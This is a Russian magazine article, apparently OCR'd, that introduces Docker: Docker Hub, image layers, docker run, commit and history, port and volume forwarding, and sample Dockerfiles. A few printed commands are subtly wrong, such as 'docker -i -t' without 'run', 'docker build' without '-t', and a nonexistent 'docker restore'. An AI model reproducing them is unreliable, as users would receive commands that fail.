Еще одна важная и клевая штука — Docker Hub. Это централизованный репозиторий Docker-образов, который называется Docker Hub. Тот самый «App Store», к которому Kitematic и делает GUI. Там ты найдешь огромное количество уже готовых к использованию образов на продакшене. Нужен образ, запускающий Redis? Нужен образ, запускающий Tomcat? Просто ищешь их в Docker Hub, запускаешь, и готовы работающие приложения.



В Docker Hub представлены образы как от самой команды Docker, так и от энтузиастов. Если тебе нужно какое-то популярное приложение, например MySQL, ты, скорее всего, найдешь тысячи разных образов для него — MySQL 5.1, MySQL 5.2, MySQL 5.1 с таким-то хаком, MySQL 5.1 с другим хаком. Среди них в первых строках, как правило, находится пара «подтвержденных», сертифицированных командой Docker образов. Любое более-менее популярное приложение имеет ряд «заапрувленных» контейнеров, которым ты, скорее всего, можешь доверять.

Очень круто, что в Docker Hub существует множество образов для каждого приложения. Скажем, тебе нужно протестировать свое приложение с PHP4? Быстро нашел образ, запустил, протестировал, убил. Нужен PHP5.3 с определенным хаком? Схема та же. Не нужно пытаться ставить и управлять всем этим локально. Хотя, разумеется, стоит учитывать, что такие образы не гарантируют безопасности и правильной конфигурации, — они созданы энтузиастами. Не нужно использовать эти образы на продакшене, они предназначены для тестов.

Еще одно преимущество Docker в том, что он конфигурируется докерфайлами. Докерфайл — это что-то типа Makefile, только вместо инструкций для сборки он содержит инструкции для конфигурирования контейнеров. Просто пишешь докерфайл, и Docker по нему создает и настраивает контейнер. Будь уверен, если контейнер нормально создается локально, он нормально заработает и на продакшене.

DOCKER БЫЛ ВЫПУЩЕН ПОД ФЛАГОМ OPEN SOURCE В МАРТЕ **2013** ГОДА

Докерфайл позволяет разработчику создать повторяемое окружение (по своему сценарию). Ты можешь заскриптовать создание CentOS-контейнера, разворачивание nginx и так далее. С докерфайлом очень просто собирать разные приложения и окружения, не третируя при этом свой компьютер и ОС.

Возьмем, к примеру, PHP. Тебе понадобилось протестировать что-то на PHP 5.2, 5.3, 5.4. Как осуществить это без контейнеров? Это невозможно даже на сервере. Ну по крайней мере, довольно сложно. Помню, как мне в Red Hat для таких целей приходилось создавать package groups для каждой версии PHP. Все это заставляло меня компилировать кучу кода, линковать его в /opt, заботиться о совместимости и так далее. Было ужасно. С Docker все легче — просто установи контейнеры 5.2, 5.3 и 5.4 и работай с тем, который нужен сейчас.

Часто используют так: скажем, у тебя есть два домена-сайта, одному из которых нужен PHP 5, другому — PHP 4. Просто ставишь какой-то reverse proxy, вроде nginx, перед ними и по домену перенаправляешь запрос в тот или иной контейнер, через другой порт.

К тому же Docker очень эффективен. На среднем ноутбуке можно запускать тысячи контейнеров, со всеми необходимыми версиями всех приложений, без особого ущерба производительности. Разработчики, которые используют Vagrant или какую-то другую виртуалку, не смогут повторить этот трюк. Я не могу представить себе ноутбук, способный потянуть тысячу виртуальных машин, но тысячу Docker-контейнеров — легко. Docker эффективнее виртуальных машин, как на серверах, так и на десктопах.

В сравнении с Vagrant, Docker — это скорость. Vagrant стартует несколько секунд, а Docker стартует мгновенно. С Vagrant придется залезать в конфиги, что-то настраивать. Например, если ты хочешь расшарить директорию между хостом и гостевой машиной, тебе нужно конфигурировать SAMBA или NFS. Все довольно сложно. С Docker ты можешь одной командой монтировать директорию на хосте внутри контейнера, и все, это работает. ~/home/dev/app будет /var/www внутри твоего контейнера.

Лично для меня самой потрясающей частью Docker стало создание контейнеров через так называемые слои. Ты можешь коммитить эти слои поверх других слоев. Например, тебе нужен контейнер с твоим приложением на Node.js. Ты обсуждаешь с разработчиками, какую OS выбрать. Скажем, вы решаете в пользу Ubuntu. Скачиваешь базовый контейнер с Ubuntu, затем настраиваешь nginx, Node.js и все, что тебе нужно. Затем коммитишь то, что сделал, следующим слоем поверх первого. Потом можешь создать третий уровень, а на нем запустить Redis или что-то иное. Это все работает на UnionFS, именно благодаря ей ты можешь коммитить контейнеры один поверх другого. То есть, если тебе нужно запустить две версии MySQL на одном уровне, одновременно, ты можешь это сделать, и они будут делить тот слой, который под ними (например, ОС).


Есть несколько альтернатив Docker. Это Atomic от Red Hat и CoreOS (которые недавно начали пилить свой Docker — Rocket). Также недавно появился совсем новый проект rancherOS (rancher.com/rancher-os/). Все они пока в стадии альфа, Docker — самый зрелый. Вся индустрия сегодня движется в сторону контейнеров, ведь контейнеры важны именно для индустриальных нужд.

Сейчас Docker привлекает огромное количество крупных компаний, вроде Mirantis и Rackspace. Не удивлюсь, если когда-нибудь Red Hat купит Docker. Docker заинтересовал огромное количество closed source компаний, вроде Microsoft или Amazon, даже они заинтересованы в нем и стараются использовать у себя. Все эти компании стараются заставить Docker работать как можно лучше на своих платформах, потому что понимают: скоро Docker станет de-facto стандартом запуска приложений на сервере. От того, будет ли платформа компании поддерживать Docker, зависит, будут ли люди пользоваться этой платформой.

ПЕРВОЕ ПОГРУЖЕНИЕ

ЗНАКОМИМСЯ С ОСНОВНЫМИ ВОЗМОЖНОСТЯМИ DOCKER

Надеюсь, Фабрицио смог убедить тебя в том, что Docker — это действительно must have инструмент для разработчика и администратора сколько-нибудь крупного проекта. Но даже если это не так, Docker все равно нужно знать: уже в самом ближайшем будущем он будет везде, начиная от десктопного Linux-дистрибутива и заканчивая пулом серверов на AWS. А самое приятное, что разобраться с Docker довольно легко, если, конечно, правильно понимать принцип его работы.



Евгений Зобнин
androidstreet.net



INFO

Любой пользователь Docker может запустить свой личный приватный Hub. Он носит название «реестр» и доступен в виде уже готового образа. Все, что нужно сделать, – это просто запустить его: docker run -p 5555:5555 registry.

APT-GET В МИРЕ ВИРТУАЛЬНЫХ ОКРУЖЕНИЙ

Docker базируется на технологиях namespaces и cgroups (первая обеспечивает изоляцию, вторая — группировку процессов и ограничение ресурсов), поэтому в плане виртуализации он мало чем отличается от привычных нам LXC/OpenVZ, и рассказывать тут особо не о чем. Та же нативная скорость работы, те же методы изоляции, основанные на механизмах ядра Linux. Однако уровнем выше начинается совсем другая история. Изюминка Docker в том, что он позволяет развернуть полноценное виртуальное окружение и запустить в нем приложение так же просто, как, например, перезапустить веб-сервер.



Абстрагируемся от деталей конкретных дистрибутивов и представим, что у нас есть чистый CentOS и мы хотим запустить в нем определенную команду в полностью виртуальном окружении без доступа к основной системе. Придется скачивать образы дистрибутивов, разворачивать их в систему и настраивать виртуальное окружение? Вовсе нет, нужно всего лишь запустить две команды:

```
$ sudo yum install docker-io
$ sudo docker run -t ubuntu:latest /usr/bin/top
```

И это все. Мы только что запустили утилиту top внутри контейнера с окружением на базе последней доступной на данный момент версии Ubuntu с выводом информации в текущий терминал. И все это с помощью одной простой команды (установка не в счет). Неплохо, не правда ли? В общем-то, мы можем даже «зайти» в этот контейнер и делать все то, что обычно делают со свежеустановленной системой:

```
$ sudo docker run -t -i ubuntu:latest /bin/bash
# apt-get update
# apt-get install nginx
# <CTRL+D>
```

Как видишь, с сетью тоже все OK, поэтому мы можем обновить систему, установить и настроить любой софт. Немного похоже на магию, но на самом деле все очень просто. Docker — это своего рода apt-get в мире контейнеров, только вместо пакетов здесь образы файловой системы, а вместо официальных Debian/Ubuntu-репозиториев — облачное хранилище, называемое Docker Hub.

Когда мы выполнили «docker run...», система сделала следующее:

1. Утилита docker связалась с демоном dockerd на нашей локальной машине, передала от нас привет и попросила запустить последнюю версию Ubuntu (об этом говорит тег latest в команде) в изолированном контейнере.
2. Демон dockerd сверился со своей записной книжкой, сходил в каталог /var/lib/docker и выяснил, что образа файловой системы с последней Ubuntu на нашей машине нет, поэтому он решил обратиться к Docker Hub с целью выяснить, а есть ли такой образ там.
3. Пообщавшись с Docker Hub, он убедился, что образ все-таки существует, и попросил отправить его нам.
4. Получив нужный образ, dockerd смонтировал его файловую систему, сделал в нее chroot и запустил указанную в последнем аргументе команду, ограничив ее «область видимости» с помощью namespaces (по сути, отрезал ей доступ к основной ФС, процессам хост-системы, IPC и прочему, заперев в песочнице), но перекинул в нее файлы устройства текущего терминала (флаг -t), чтобы наш top смог отрисовать свой псевдографический интерфейс.

Изюминка такой модели в том, что Docker Hub открыт для всех и любой может подготовить собственный образ (об этом позже) и опубликовать его с целью установки на другую машину и/или другим человеком. На момент написания статьи в Docker Hub было опубликовано более 45 тысяч образов на все случаи жизни, начиная от образов «голых» дистрибутивов и заканчивая образами с преднастроенными серверными и десктопными приложениями, работающими в минималистичном Linux-окружении.

Что, если мы хотим запустить Firefox внутри виртуального окружения? Нет ничего проще, открываем Docker Hub (hub.docker.com) в браузере, нажимаем Browse & Search и вбиваем firefox. На экран вывалится список результатов. Смотрим, kennethkl/firefox вроде вполне подходит. Клацаем по нему и видим инфу, как все это дело запустить. Автор говорит нам выполнить такую команду:

↑ **Docker Hub собственной персоной**



```
[j1m@linux ~]$ sudo docker search nginx
NAME                              DESCRIPTION                                     STARS     OFFICIAL   AUTOMATED
nginx                             Official build of Nginx.                        753       [OK]
jwilder/nginx-proxy               Automated Nginx reverse proxy for docker c...   182                  [OK]
maxexcloo/nginx-php               Docker framework container with Nginx and ...   31                   [OK]
richarvey/nginx-php-fpm           Container running Nginx + PHP-FPM capable ...   16                   [OK]
marvambass/nginx-registry-proxy   Docker Registry Reverse Proxy with Basic A...   13                   [OK]
million12/nginx-php               Nginx + PHP-FPM, CentOS-7 based.                6                    [OK]
h3nrik/nginx-ldap                 NGINX web server with LDAP/AD, SSL and pro...   5                    [OK]
maxexcloo/nginx                   Docker framework container with Nginx inst...   5                    [OK]
zenithar/nano-nginx               Nano NGiNX Container, compiled from scratch.    5                    [OK]
dylanlindgren/docker-nginx        Docker image for Nginx, to be used in comb...   5                    [OK]
tutum/nginx                       Nginx base image - listens in port 80.          5                    [OK]
million12/nginx                   Nginx: extensible, nicely tuned for better...   2                    [OK]
devries/nginx                     A standard ubuntu nginx installation with ...   2                    [OK]
klaemo/nginx                      nginx 1.7.0 (mainline)                          1                    [OK]
jakexks/tiny-nginx                Tiny (under 7MB!) nginx 1.6.2 container, b...   1                    [OK]
rnbwd/nginx                       custom fork of jwilder/nginx-proxy              1                    [OK]
abevoelker/nginx                  nginx                                           1                    [OK]
simplyintricate/nginx-php         Automated weekly recurring build of nginx ...   1                    [OK]
dperson/nginx                                                                     1                    [OK]
radial/nginx                      Spoke container for Nginx, a high performa...   1                    [OK]
dhorbach/nginx                    Nginx with sticky session module                0                    [OK]
aegypius/nginx                    confd managed nginx reverse proxy               0                    [OK]
fgaudin/nginx                     Nginx container using logstash-forwarder        0                    [OK]
dock0/nginx                       Arch container running nginx                    0                    [OK]
densuke/nginx-php5                NginxとPHP5を使えるように調整し...                        0                    [OK]
```

→ **Поиск в Docker Hub из консоли**

```
$ sudo docker run -d --name firefox -e↵
  DISPLAY=$DISPLAY↵
  -v /tmp/.X11-unix:/tmp/.X11-unix kennethkl↵
  /firefox
```

Пробуем. Да, действительно, после недолгого скачивания образа получаем на экране стандартный Firefox. На этом же примере, кстати, можно ознакомиться с еще четырьмя полезными опциями команды docker run:

- -d — «демонизирует» контейнер, то есть просто отключает Docker от STDOUT виртуального окружения и позволяет ему работать в фоне;
- --name — имя контейнера, которое он получит вместо идентификатора;
- -e — позволяет «пробросить» в виртуалку переменную окружения;
- -v — пробрасывает указанный файл или каталог (формат /файл/на/хост/системе:/файл/в/виртуалке или просто /файл/на/хост/системе, если пути совпадают).

В данном случае переменная и файл нужны для того, чтобы Firefox смог получить доступ к дисплею локальной машины. Это довольно небезопасно, так как любой процесс в контейнере не только сможет запускать любой софт на твоем десктопе, но и, например, перехватывать нажатия клавиш или передвижения курсора. Но для примера сойдет.

Есть и более простой способ поиска образов Docker, с помощью команды docker search:

```
$ sudo docker search nginx
```

СЛОЕНЫЙ ПИРОГ

Docker позволяет сделать работу с виртуальными окружениями максимально удобной, упрощая как процесс разворачивания окружений, так и настройки их взаимодействия с хост-системой (чего стоит только последний пример). Но это не единственная его изюминка.

Если ты уже успел поиграть с образом Ubuntu из первых двух примеров, то наверняка заметил, что каждый новый запуск контейнера происходит «с нуля», а все изменения, сделанные в прошлом сеансе, теряются. Это вовсе не баг, это одна из ключевых особенностей архитектуры Docker, которая делает его еще более интересным и привлекательным решением.

Дело в том, что в подавляющем большинстве случаев «образ Docker» — это вовсе не монолитный образ файловой системы, а своего рода слоеный пирог, состоящий из нескольких образов файловых систем, на основе которых формируется контейнер. При этом отдельно взятые образы ФС вовсе не отвечают за те или иные части каталоговой структуры (как, например, в случае с разбиением диска под Linux на разделы /home, /var, /boot), а наслаиваются друг на друга с помощью механизма AUFS ядра Linux (также есть поддержка той же функциональности через использование Btrfs, device mapper и overlay).

Чтобы разобраться с тем, как это работает, вернемся к нашей контейнерной Ubuntu. Запускаем контейнер и устанавливаем nginx, как показано во втором примере в начале статьи, но не завершаем его. Вместо этого запускаем еще один терминал и смотрим список запущенных контейнеров:

```
$ sudo docker ps
```

Эта команда покажет все запущенные контейнеры вместе с их ID, используемым образом, запущенной командой, временем работы и прочим. Нас интересует значение в столбце CONTEINER ID. Копируем его и запускаем следующую команду:

DOCKER ВНЕ LINUX

Единственный способ запустить Docker в OS X или Windows — это установить его в виртуальную машину. Не обязательно делать это вручную, можно воспользоваться уже готовым решением, например boot2docker. Это набор скриптов, которые позволяют быстро развернуть виртуальную машину с Linux и Docker внутри VirtualBox и запустить ее с автоматическим открытием доступа по SSH. Инструкцию по его использованию и сам инсталлятор можно найти на официальном сайте Docker (docs.docker.com/installation).



INFO

Демон Docker доступен не только с помощью клиента, но и с использованием RESTful API, причем как локально, так и с удаленной машины. Стандартные порты Docker – tcp/2375 и tcp/2376.

↘ **Список локально сохраненных образов**

↓ **История формирования образа Docker из слоев**

```
[j1m@linux ~]$ sudo docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             VIRTUAL SIZE
ubuntu-firefox      latest              d47276834c73        2 days ago          451.1 MB
<none>              <none>              9b973c1c8b49        2 days ago          451.1 MB
<none>              <none>              f5dd4c12bcfd        2 days ago          451.1 MB
<none>              <none>              6cb891932176        2 days ago          451.1 MB
<none>              <none>              262b61131a2d        2 days ago          451.1 MB
ubuntu              trusty-20150320     d0955f21bf24        2 weeks ago         188.3 MB
ubuntu              14.04               d0955f21bf24        2 weeks ago         188.3 MB
ubuntu              14.04.2             d0955f21bf24        2 weeks ago         188.3 MB
ubuntu              latest              d0955f21bf24        2 weeks ago         188.3 MB
ubuntu              trusty              d0955f21bf24        2 weeks ago         188.3 MB
baseimage-nginx     latest              fc75952fc77f        5 weeks ago         318.7 MB
phusion/baseimage   0.9.16              5a14c1498ff4        11 weeks ago        279.6 MB
phusion/baseimage   latest              5a14c1498ff4        11 weeks ago        279.6 MB
[j1m@linux ~]$
```

```
[j1m@linux ~]$ sudo docker history ubuntu-firefox
IMAGE               CREATED             CREATED BY                                      SIZE
d47276834c73        2 days ago          /bin/sh -c service ssh reload                   0 B
f9b193e2dd7d        2 days ago          /bin/sh -c mkdir /var/run/sshd                  0 B
76382ead7904        2 days ago          /bin/sh -c echo 'X11Forwarding yes\nPermitRoo   2.579 kB
09f174be8abe        2 days ago          /bin/sh -c cat /root/id_rsa.pub > /root/.ssh/   391 B
1d328723c366        2 days ago          /bin/sh -c mkdir /root/.ssh                     0 B
f02b7043554a        2 days ago          /bin/sh -c #(nop) ADD file:683ecd452bfddc905e   391 B
9f5d23000208        2 days ago          /bin/sh -c apt-get update &&    apt-get insta   262.8 MB
d0955f21bf24        2 weeks ago         /bin/sh -c #(nop) CMD [/bin/bash]               0 B
9fec74352904        2 weeks ago         /bin/sh -c sed -i 's/^#\s*\(deb.*universe\)$/   1.895 kB
a1a958a24818        2 weeks ago         /bin/sh -c echo '#!/bin/sh' > /usr/sbin/polic   194.5 kB
f3c84ac3a053        2 weeks ago         /bin/sh -c #(nop) ADD file:777fad733fc954c0c1   188.1 MB
511136ea3c5a        22 months ago                                                       0 B
[j1m@linux ~]$
```

Если мы развернем на машине целый зоопарк контейнеров, каждый из которых будет изначально основан на одном базовом образе, — они все будут ссылаться на этот базовый образ и не дублировать его содержимое

```
$ sudo docker commit ID-контейнера ubuntu-nginx
```

После того как она отработает, можно выйти из контейнера, таким образом завершив его работу. А далее просто запускаем контейнер ubuntu-nginx и видим, что nginx никуда не пропал и находится на своем месте:

```
$ sudo docker -i -t ubuntu-nginx /bin/bash
# which nginx
  /usr/sbin/nginx
  <CTRL+D>
```

Что же мы сделали? Мы создали еще один слой, то есть дополнительный образ ФС, и сгенерировали новый Docker-образ на основе уже существующего Docker-образа Ubuntu с включением нашего образа ФС, который содержит nginx. Звучит немного путано, правда? На самом деле все довольно просто.

Мы уже выяснили, что каждый Docker-образ состоит из нескольких образов ФС. Когда мы запускаем контейнер, эти образы монтируются и собираются в одну каталоговую структуру с помощью AUFS. Например, первый образ может содержать только базовую установку Ubuntu, второй добавляет к ней набор стандартных демонов, третий — утилиты администрирования и так далее. Docker монтирует все слои в режиме «только чтение», но, чтобы мы имели возможность изменять содержимое образа, сверху подключается еще один изначально пустой слой в режиме «чтение/запись».

По умолчанию после завершения контейнера (которое происходит после завершения последнего работающего в нем процесса) последний слой стирается и все наши изменения пропадают. Однако, используя команду docker commit, мы можем «зафиксировать» изменения, создав новый Docker-образ на основе уже существующих образов ФС плюс образа ФС с нашими изменениями. Так внесенные нами изменения сохранятся. По желанию мы можем запустить контейнер ubuntu-nginx, внести в него изменения и точно так же сохранить в новый Docker-образ с помощью commit, добавив еще один слой. Чтобы посмотреть список всех получившихся в итоге (и полученных из Docker Hub) образов, можно использовать команду docker images, а для просмотра истории формирования слоев — команду docker history:

```
$ sudo docker history ubuntu-nginx
```

Такой подход к формированию образов дает большую гибкость в управлении контейнерами, экономит уйму времени и позволяет с легкостью переносить уже сконфигурированные Docker-образы между машинами (образ можно выложить на Docker Hub и затем развернуть на другой машине). Менее очевидный плюс — экономия дискового пространства. Если мы развернем на машине целый зоопарк контейнеров, каждый из которых будет изначально основан на одном базовом образе — они все будут ссылаться на этот базовый образ и не дублировать его содержимое.

НАСТРОЙКА СЕТИ

Для того чтобы контейнеры могли общаться между собой и с внешним миром, Docker автоматически поднимает виртуальный сетевой мост и настраивает правила маскарадинга (NAT) для внешнего сетевого интерфейса. Это значит, что извне достучаться до контейнеров не получится. Однако мы можем настроить проброс портов, чтобы запрос к определенным портам внешнего сетевого интерфейса машины автоматически перенаправлялся на указанные порты контейнера. Например, в компании Mirantis главный узел Fuel (это такой GUI для деплоя и настройки OpenStack) запускается в Docker и использует функцию проброса портов, чтобы открыть доступ к контейнеру fuel/nginx (порт 8000):

```
$ sudo docker run -d -p 8000:8000 fuel/↵
  nginx_6.0:latest /usr/local/bin/start.sh
```

Мы могли бы пробросить порт 8000 на любой другой порт контейнера, просто изменив второе число в опции -p, но в данной конфигурации это не имеет смысла.

ПРОБРОС ФАЙЛОВ И DOCKERFILE

В начале статьи мы уже познакомились с флагом -v, позволяющим пробросить в контейнер любой файл или каталог из хост-системы. Это очень удобная функция, ее можно использовать как для хранения каких-либо временных данных, так и для расшаривания файлов между несколькими контейнерами. В Mirantis эта функция используется для проброса файлов конфигурации сервиса Fuel/astute (/etc/astute) внутрь контейнера:

```
$ sudo docker run -d -v /etc/astute fuel↵
  astute_6.0:latest /usr/local/bin/start.sh
```

То же самое можно сделать с помощью команды VOLUME в Dockerfile. Сам по себе Dockerfile — это местный эквивалент Makefile, но если последний предназначен для сборки приложений из исходных текстов, то Dockerfile позволяет собирать образы для Docker. Его назначение — упростить создание новых образов без необходимости запускать контейнер, производить в нем какие-то операции и выполнять коммит. Ты можешь просто написать Dockerfile, и Docker сделает все за тебя. Для примера рассмотрим Dockerfile для сборки Fuel/astute:



INFO

Образ Docker не обязательно запускать сразу после скачивания, можно сначала скачать его на локальную машину с помощью команды docker pull, а лишь затем запустить: docker pull ubuntu.

```
FROM fuel/centos
MAINTAINER Matthew Mosesohn mmosesohn@mirantis.com
RUN rm -rf /etc/yum.repos.d/*;\
        echo -e "nailgun (\nname=Nailgun Local↵
        Repo\nbaseurl=http://$(route -n | awk↵
        '/^0.0.0.0/ { print $2 }'):_PORT_/os/↵
        x86_64/\ngpgcheck=0" >
        /etc/yum.repos.d/nailgun.repo;\
        yum clean all;\
        yum --quiet install -y ruby21↵
        -nailgun-mcagents sysstat
ADD etc /etc
ADD start.sh /usr/local/bin/start.sh
RUN puppet apply --detailed-exitcodes -d -v /etc/↵
puppet/modules/nailgun/examples/astute-only.pp;↵
[[ $? == 0 || $? == 2 ]]
RUN chmod +x /usr/local/bin/start.sh;\
        echo -e "[nailgun]\nname=Nailgun Local↵
        Repo\nbaseurl=file:/var/www/nailgun/↵
        centos/x86_64\ngpgcheck=0" > /etc/↵
        yum.repos.d/nailgun.repo; yum clean all
VOLUME /etc/astute
CMD /usr/local/bin/start.sh
```

Он создает образ на базе fuel/centos, запускает несколько команд для подготовки образа, добавляет в образ файлы из текущего каталога, применяет манифест Puppet, меняет права доступа на некоторые файлы, пробрасывает в контейнер каталог /etc/asture/ из хост-системы и запускает контейнер с помощью команды /usr/local/bin/start.sh.

Docker построен вокруг идеи о том, что в каждом контейнере должен работать только один сервис. Ты расфасовываешь Apache, MySQL, nginx, Varnish и все, что может понадобиться для проекта, по разным контейнерам, а затем используешь Docker для сборки всего этого вместе

```
FROM debian:wheezy

# add our user and group first to make sure their IDs get assigned consistently, regardless of whatever dependenc
+ies get added
RUN groupadd -r mysql && useradd -r -g mysql mysql

# FATAL ERROR: please install the following Perl modules before executing /usr/local/mysql/scripts/mysql_install_
+db:
# File::Basename
# File::Copy
# Sys::Hostname
# Data::Dumper
RUN apt-get update && apt-get install -y perl --no-install-recommends && rm -rf /var/lib/apt/lists/*

# gpg: key 5072E1F5: public key "MySQL Release Engineering <mysql-build@oss.oracle.com>" imported
RUN apt-key adv --keyserver pool.sks-keyservers.net --recv-keys A4A9406876FCBD3C456770C88C718D3B5072E1F5

ENV MYSQL_MAJOR 5.7
ENV MYSQL_VERSION 5.7.6-m16

RUN echo "deb http://repo.mysql.com/apt/debian/ wheezy mysql-${MYSQL_MAJOR}-dmr" > /etc/apt/sources.list.d/mysql.
+list

# the "/var/lib/mysql" stuff here is because the mysql-server postinst doesn't have an explicit way to disable th
+e mysql_install_db codepath besides having a database already "configured" (ie, stuff in /var/lib/mysql/mysql)
# also, we set debconf keys to make APT a little quieter
RUN { \
                echo mysql-community-server mysql-community-server/data-dir select ''; \
Dockerfile[+] [dockerfile]                                                                          [1,1][2%]
"Dockerfile" 42L, 1884C
```


Dockerfile для сборки образа MySQL

ПРЕИМУЩЕСТВА DOCKER ПЕРЕД LXC, OPENVZ И ДРУГИМИ РЕШЕНИЯМИ ВИРТУАЛИЗАЦИИ УРОВНЯ ОС

1. Docker использует переносимый универсальный формат образов. Это означает, что эти образы могут быть без каких-либо проблем перенесены на другую машину и расшарены для использования другими юзерами.
2. Образ может служить базой для других образов. В Docker считается нормой использовать множество слоев для формирования конечного образа. Ты можешь начать с базового образа Ubuntu, затем добавить Apache 2.4, чтобы создать микросервис Ubuntu + Apache.
3. При выполнении коммита образ можно версионировать, так же как это делается в Git.
4. У Docker большое комьюнити и обширная экосистема, которая включает серьезное количество инструментов масштабирования, группировки, мониторинга, разворачивания контейнеров и управления ими.

Для сборки контейнера достаточно положить Dockerfile и все файлы, которые будут добавлены в него, в какой-нибудь каталог и выполнить следующую команду:

```
$ sudo docker build fuel/astute_6.0:latest
```

В данном случае мы выбрали имя fuel/astute_6.0:latest, хотя оно может быть любым.

НЮАНСЫ РАБОТЫ С DOCKER

Docker построен вокруг идеи о том, что в каждом контейнере должен работать только один сервис. Ты расфасовываешь Apache, MySQL, nginx, Varnish и все, что может понадобиться для проекта, по разным контейнерам, а затем используешь Docker для сборки всего этого вместе. Такой подход дает большую гибкость, так как позволяет с легкостью менять конфигурацию, тестировать обновления и выполнять миграцию отдельных сервисов на другие машины.

По этой же причине Docker не принято использовать для запуска полноценных Linux-окружений с демоном init, демонами cron и syslog и другими стандартными компонентами дистрибутива. Вместо этого мы просто запускаем нужный нам сервис, и он работает в виртуальном окружении в полном одиночестве:

```
$ sudo docker run -d -p 80 ubuntu-nginx/usr/sbin/nginx
```

Но здесь есть небольшая проблема. Docker завершает работу контейнера сразу после того, как будет завершен запущенный в нем процесс (в данном случае nginx), а так как nginx по умолчанию демонизируется, то есть форкает новый процесс и завершает тот, что мы запустили руками, то Docker сразу после этого завершает и контейнер, прибивая форкнутый Docker.

В случае с nginx обойти эту проблему можно, добавив daemon off; первой строкой в его конфиг. Для других демонов потребуются свои настройки, а некоторым можно запретить демонизироваться прямо из командной строки. Например, в sshd для этого предусмотрен флаг -D:

```
$ sudo docker run -d -p 22 ubuntu-ssh /usr/sbin/↵
  sshd -D
```

В любой момент к контейнеру можно подключиться с помощью команды docker exec с целью просмотреть логи или изменить настройки (здесь и далее ID-контейнера — это либо ID, который можно увидеть в выводе docker ps, либо имя, заданное при запуске в опции --name):

```
$ sudo docker exec -ti ID-контейнера /bin/bash
```

Но и здесь есть одна небольшая загвоздка. Как мы знаем, вся накопленная во время работы виртуального окружения информация потеряется, если мы завершим работу виртуального окружения, а вместе с ней исчезнут логи и изменения, внесенные в настройки. Бесконечно создавать слои мы тоже не можем (хотя бы потому, что их может быть не больше 127), но мы можем пойти немного другим путем и воспользоваться встроенной в Docker системой агрегации логов. Конечно, Docker не умеет собирать логи отдельных приложений, но умеет накапливать вывод STDOUT, то есть любой консольный вывод. Все, что нам остается, — это изменить конфиг nginx так, чтобы логи сыпались в /dev/stdout, а затем просматривать их с помощью команды docker logs:

```
$ sudo docker logs ID-контейнера
```

Другой, более правильный вариант — это просто вынести логи (а если нужно, и настройки) на хост-систему с помощью уже описанной опции -v:

```
$ sudo mkdir /root/logs
$ sudo docker run -d -v /root/logs:/var/logs -p 80↵
  ubuntu-nginx /usr/sbin/nginx
```

При необходимости контейнер можно остановить корректно, завершив работающий в нем сервис с помощью команды docker stop:

```
$ sudo docker stop ID-контейнера
```

А если корректно остановить по какой-то причине не выходит, то можно и прибить его с помощью kill:

```
$ sudo docker kill ID-контейнера
```

При этом происходит одна важная вещь, о которой забывают многие новички: Docker сохраняет метаинформацию о контейнере. На деле это значит, что если ты запускаешь, например, nginx, указав с помощью аргументов команды docker run его имя, каталоги, которые нужно пробросить в контейнер, порты, переменные окружения и тому подобное, то вся эта информация будет сохранена при завершении контейнера и, чтобы запустить его в следующий раз, тебе уже не придется ее указывать, а достаточно просто выполнить такую команду (вместо ID можно использовать имя):

```
$ sudo docker start ID-контейнера
```

Docker умеет самостоятельно перезапускать контейнеры в случае их падения и даже запускать их во время старта системы

Если в сохранении состояния нет необходимости (например, для тестирования или проверки какой-то функциональности), то можно использовать флаг --rm, который заставит Docker полностью уничтожить контейнер после его завершения (с сохранением образа):

```
$ sudo docker run --rm -i -t busybox /↵
  bin/bash
```

Уничтожить все ранее сохраненные контейнеры можно с помощью такой команды:

```
# docker rm $(docker ps -a -q)
```

Docker умеет самостоятельно перезапускать контейнеры в случае их падения и даже запускать их во время старта системы. Все, что для этого нужно сделать, — просто использовать опцию --restart:

```
$ sudo docker run --restart=always -d -v↵
  /root/logs:/var/logs -p 80 ubuntu-
  nginx /usr/sbin/nginx
```

В любой момент образ можно экспортировать в единый файл и затем импортировать на другой машине. Для этого предусмотрены команды docker save и docker restore. Использовать их очень просто, экспорт выполняется так:

```
$ sudo docker save -o ubuntu-nginx.img↵
  ubuntu-nginx
```

А импорт так:

```
$ sudo docker load -i ubuntu-nginx.img
```

ВЫВОДЫ

Docker — превосходный инструмент. Для непосвященного человека он может показаться игрушкой, которая не годится больше ни для чего, кроме запуска софта в песочнице, однако с его помощью можно решать огромный спектр задач, о чем мы и поговорим в следующей статье.



DOCKER ДЛЯ ВСЕХ И КАЖДОГО

ЧЕТЫРЕ КЛАССА ЗАДАЧ, ДЛЯ КОТОРЫХ DOCKER ПОДХОДИТ ИДЕАЛЬНО




Евгений Зобнин
androidstreet.net

Фабрицио Сопельса
fsoppelsa@mirantis.com



Благодаря своей архитектуре и особенностям, о которых мы уже поговорили в предыдущих статьях, Docker может быть использован для решения огромного количества задач, многие из которых простираются далеко за пределы виртуализации в классическом понимании этого слова. Docker удобно использовать для реализации микросервисов, деплоя приложений, упрощения цикла разработки, изоляции приложений и многих других задач.



Есть четыре класса задач, для которых Docker подходит если не идеально, то лучше любого другого инструмента. Это:

- **Упрощение процесса разворачивания/сопровождения проектов.** Docker позволяет разбить проект на небольшие независимые, удобные в сопровождении компоненты, работать с которыми гораздо комфортнее, чем с реальными сущностями вроде Apache 2.4.12, установленного на хосте 1.2.3.4, работающем под управлением CentOS 6.
